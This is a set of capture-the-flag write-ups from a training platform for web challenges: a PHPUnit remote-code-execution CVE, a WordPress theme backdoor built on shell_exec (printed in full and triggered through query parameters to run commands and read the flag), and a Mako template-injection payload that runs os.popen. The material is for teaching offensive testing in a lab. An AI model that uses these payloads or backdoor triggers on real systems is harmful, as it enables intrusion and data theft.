LAST CHANGE	05.11.2021

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks

About the Challenge

Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Learning Objectives

- Learn how to find and exploit the CVE

Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A

Walkthrough and solution

Hints


- Hint 1: Path Traversal.

Detailed solution


Open the web interface:

Use dirseach to find some paths:

```
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/php_unit_cve$ dirsearch -u http://35.198.93.134:31054 -w ~/dirsearch/db/dicc.txt -r -E

  _|. _ _  _  _  _ _|_    v0.4.0
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, jspx, html, htm, js | HTTP method: GET | Threads: 20 | Wordlist size: 10395 | Recursion level: 1

Error Log: /home/darius/dirsearch/logs/errors-21-11-05_12-12-28.log

Target: http://35.198.93.134:31054

Output File: /home/darius/dirsearch/reports/35.198.93.134/_21-11-05_12-12-28.txt

[12:12:28] Starting:
[12:12:32] 403 -  281B  - /.htaccess.bak1
[12:12:32] 403 -  281B  - /.htaccess.orig
[12:12:32] 403 -  281B  - /.htaccess.save
[12:12:32] 403 -  281B  - /.htaccessOLD
[12:12:32] 403 -  281B  - /.htaccessBAK
[12:12:32] 403 -  281B  - /.htaccess.sample
[12:12:32] 403 -  281B  - /.htm
[12:12:32] 403 -  281B  - /.htaccessOLD2
[12:12:32] 403 -  281B  - /.html
[12:12:32] 403 -  281B  - /.http-oauth
[12:12:52] 200 -   62B  - /composer.json          in this path we can find version of phpunit
[12:12:52] 200 -   48KB - /composer.lock
[12:12:58] 200 -  726B  - /index.php
[12:12:58] 200 -  726B  - /index.php/login/
[12:13:06] 403 -  281B  - /server-status
[12:13:06] 403 -  281B  - /server-status/     (Added to queue)
[12:13:10] 200 -    0B  - /vendor/composer/ClassLoader.php
[12:13:10] 200 -    0B  - /vendor/composer/autoload_classmap.php
[12:13:10] 200 -    1KB - /vendor/composer/LICENSE
[12:13:10] 200 -    0B  - /vendor/autoload.php
[12:13:10] 200 -    0B  - /vendor/composer/autoload_real.php
[12:13:10] 200 -    0B  - /vendor/composer/autoload_static.php
[12:13:10] 200 -    0B  - /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php   vulnerable path
[12:13:10] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[12:13:10] 200 -    0B  - /vendor/composer/autoload_psr4.php
[12:13:10] 200 -    0B  - /vendor/composer/autoload_files.php
[12:13:11] 200 -   45KB - /vendor/composer/installed.json
```



Now exploit the vulnerable path.



References

- https://www.imperva.com/blog/the-resurrection-of-phpunit-rce-vulnerability/
- https://github.com/404rgr/Laravel_Exploit
- https://github.com/maurosoria/dirsearch/blob/master/dirsearch.py

Write-up and solution for nondiff-backdoor

TITLE	nondiff-backdoor
CATEGORY	Web
AUTHOR	T3jv1l
DIFFICULTY	Easy
LAST CHANGE	31.05.2022

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

About the Challenge

Description

Our website has been breached multiple times. Now we even found a backup.zip in a public path and still can not find the backdoor.

Flag format: ctf{sha256}

Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to extract sensitive information from backup.
- Demonstrate the ability to do code review and identify the vulnerability.
- Ability to execute Remote Code Execution via shell_exec() functionality

Skills Required

OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings

Walkthrough and solution

Hints

- Hint 1: Code review

Detailed solution

The main page of the web application is a default wordpress page.

After performing some recon using dirsearch on the targeted web application, we can find a backup.zip archive.

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/nondiff-backdoor$ dirsearch -u http://34.159.99.169:31053/

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10977

Output File: /home/darius/dirsearch/reports/34.159.99.169-31053/-_22-05-31_12-34-34.txt

Error Log: /home/darius/dirsearch/logs/errors-22-05-31_12-34-34.log

Target: http://34.159.99.169:31053/

[12:34:40] Starting:
[12:34:41] 400 -  226B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[12:34:43] 403 -  199B  - /.ht_wsr.txt
[12:34:43] 403 -  199B  - /.htaccess.bak1
[12:34:43] 403 -  199B  - /.htaccess.save
[12:34:43] 403 -  199B  - /.htaccess.sample
[12:34:43] 403 -  199B  - /.htaccess_extra
[12:34:43] 403 -  199B  - /.htaccess_orig
[12:34:43] 403 -  199B  - /.htaccess.orig
[12:34:43] 403 -  199B  - /.htaccess_sc
[12:34:43] 403 -  199B  - /.htaccessOLD
[12:34:43] 403 -  199B  - /.htaccessBAK
[12:34:43] 403 -  199B  - /.htaccessOLD2
[12:34:43] 403 -  199B  - /.htm
[12:34:43] 403 -  199B  - /.html
[12:34:44] 403 -  199B  - /.htpasswd_test
[12:34:44] 403 -  199B  - /.httr-oauth
[12:34:44] 403 -  199B  - /.htpasswds
[12:35:05] 400 -  226B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[12:35:21] 200 -    0B  - /flag.php
[12:35:29] 301 -    0B  - /index.php  ->  http://34.159.99.169:31053/
[12:35:29] 301 -    0B  - /index.php/login/  ->  http://34.159.99.169:31053/login/
[12:35:34] 200 -   19KB - /license.txt
[12:35:58] 200 -    7KB - /readme.html
[12:36:23] 301 -  244B  - /wp-admin  ->  http://34.159.99.169:31053/wp-admin/
[12:36:23] 301 -  246B  - /wp-content  ->  http://34.159.99.169:31053/wp-content/
[12:36:23] 200 -    0B  - /wp-content/
[12:36:23] 403 -  199B  - /wp-content/plugins/akismet/admin.php
[12:36:23] 500 -    0B  - /wp-content/plugins/hello.php
[12:36:24] 301 -  247B  - /wp-includes  ->  http://34.159.99.169:31053/wp-includes/
[12:36:24] 403 -  199B  - /wp-includes/
[12:36:24] 200 -    0B  - /wp-includes/rss-functions.php
[12:36:24] 403 -  199B  - /wp-content/plugins/akismet/akismet.php
[12:36:26] 409 -    3KB - /wp-admin/setup-config.php
[12:37:08] 200 -   19MB - /backup.zip
```

Download the backup file from the following url: http://34.159.99.169:31053/backup.zip (**Take note that the IP address can change based on the functionality of the CyberEDU platform.)** In this way, we obtain the source code of the application.

```
darius@bit-sentinel:~/Downloads/backup$ ls
index.php     wp-activate.php     wp-comments-post.php  wp-content    wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt   wp-admin            wp-config.php         wp-cron.php   wp-load.php        wp-settings.php  xmlrpc.php
readme.html   wp-blog-header.php  wp-config-sample.php  wp-includes   wp-login.php       wp-signup.php
darius@bit-sentinel:~/Downloads/backup$
```

Now is time to find some backdoor. Because application use PHP code we try to search from vulnerable function in PHP:
https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720

We can try search for all the vulnerable functions. After few tries observe we got the vulnerable function (**shell_exec()**) in the next path
"**wp-content/themes/twentytwentytwo/functions.php**":

```
darius@bit-sentinel:~/Downloads/backup$ grep -r "shell_exec("
wp-includes/Text/Diff/Engine/shell.php:        $diff = shell_exec($this->_diffCommand . ' ' . $from_file . ' ' . $to_file);
wp-content/themes/twentytwentytwo/functions.php:        echo shell_exec($_GET['shazam']);
```

```
function sentimental_function() {
  If ($_GET['welldone'] == 'knockknock') {
    echo shell_exec($_GET['shazam']);
  }
}
```

Next step is to execute the backdoor to access the server base on what we got. If we have the parameter **welldone=knockknock**, then execute parameter **shazam=<injection>** .

```
http://34.159.99.169:31053/?welldone=knockknock&shazam=id
```

34.159.99.169:31053/?welldone=knockknock&shazam=id

uid=1000(www) gid=3000(www) groups=3000(www),2000

Now let's get the flag:

```
http://34.159.99.169:31053/?welldone=knockknock&shazam=cat%20flag.php
```

view-source:http://34.159.99.169:31053/?welldone=knockknock&shazam=cat flag.php

```
 99 </style>
100 <script src='http://34.159.99.169:31053/wp-includes/blocks/navigation/view.min.js?ver=3776ea67846b3bb10fe8f7cdd486b0ba' id='wp-block-navi
101 <link rel="https://api.w.org/" href="http://34.159.99.169:31053/index.php?rest_route=/" /><link rel="EditURI" type="application/rsd+xml"
102 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://34.159.99.169:31053/wp-includes/wlwmanifest.xml" />
103 <meta name="generator" content="WordPress 5.9.3" />
104         <link rel="preload" href="http://34.159.99.169:31053/wp-content/themes/twentytwentytwo/assets/fonts/SourceSerif4Variable-Roman.tt
105         <?php
106
107 if (1 === 2) {
108     echo 'CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}';
109 }
```

Reference

- https://www.wpbeginner.com/wp-tutorials/how-to-find-a-backdoor-in-a-hacked-wordpress-site-and-fix-it/

Write-up and solution for shark

TITLE	shark
CATEGORY	Web
AUTHOR	Betaflash
DIFFICULTY	Easy
LAST CHANGE	31.05.2022

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

About the Challenge

Description

Exploit the shark and get the flag!

Flag format: CTF{message}

Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to exfiltrate over the HTTP protocol by abusing the Server Site Template injection vulnerability of both system configuration file.

Skills Required

OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework
- WSTG-ATHN-04: Testing for Bypassing Authentication Schema
- WSTG-INPV-19: Testing for Server-Side Request Forgery

CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings
- CWE-918: Server-Side Request Forgery (SSRF)

Walkthrough and solution


Hints

- Hint 1: Server Site Template Injection

Detailed solution

On the given website we have an input field, a button, and a hello message.

Submitting any value will change the hello message to:



After this observation, we can use the cURL utility into Terminal to find more information about the server

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$ curl -I http://34.159.99.169:31052/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 213
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 31 May 2022 08:00:15 GMT

darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$
```

From curl output we can conclude the following:


- the web application is based on the Werkzeug Python Server

- this server is vulnerable to SSTI injection

Upon searching on the Internet, we learn that if the "MAKO" payload is used will lead to reading sensitive information on the server.

Open the Burp Suite and use the next payload on the name parameter:

```
<%
import os
x=os.popen('cat flag').read()
%>
${x}
```



References

- https://0x1.gitlab.io/web-security/Server-Side-Template-Injection/#mako

Write-up and solution for schematics

TITLE	schematics
CATEGORY	Web
AUTHOR	ZNQ
DIFFICULTY	Easy
LAST CHANGE	31.05.2022

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

About the Challenge

Description

Welcome to our technology store.

Flag format: CTF{message}

Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to exfiltrate over the HTTP protocol by abusing the SQL injection vulnerability of both system configuration file.

Skills Required

OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework
- WSTG-ATHN-04: Testing for Bypassing Authentication Schema
- WSTG-INPV-19: Testing for Server-Side Request Forgery

CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings
- CWE-918: Server-Side Request Forgery (SSRF)


Walkthrough and solution

Hints

- Hint 1: Easy SQI Injection

Detailed solution

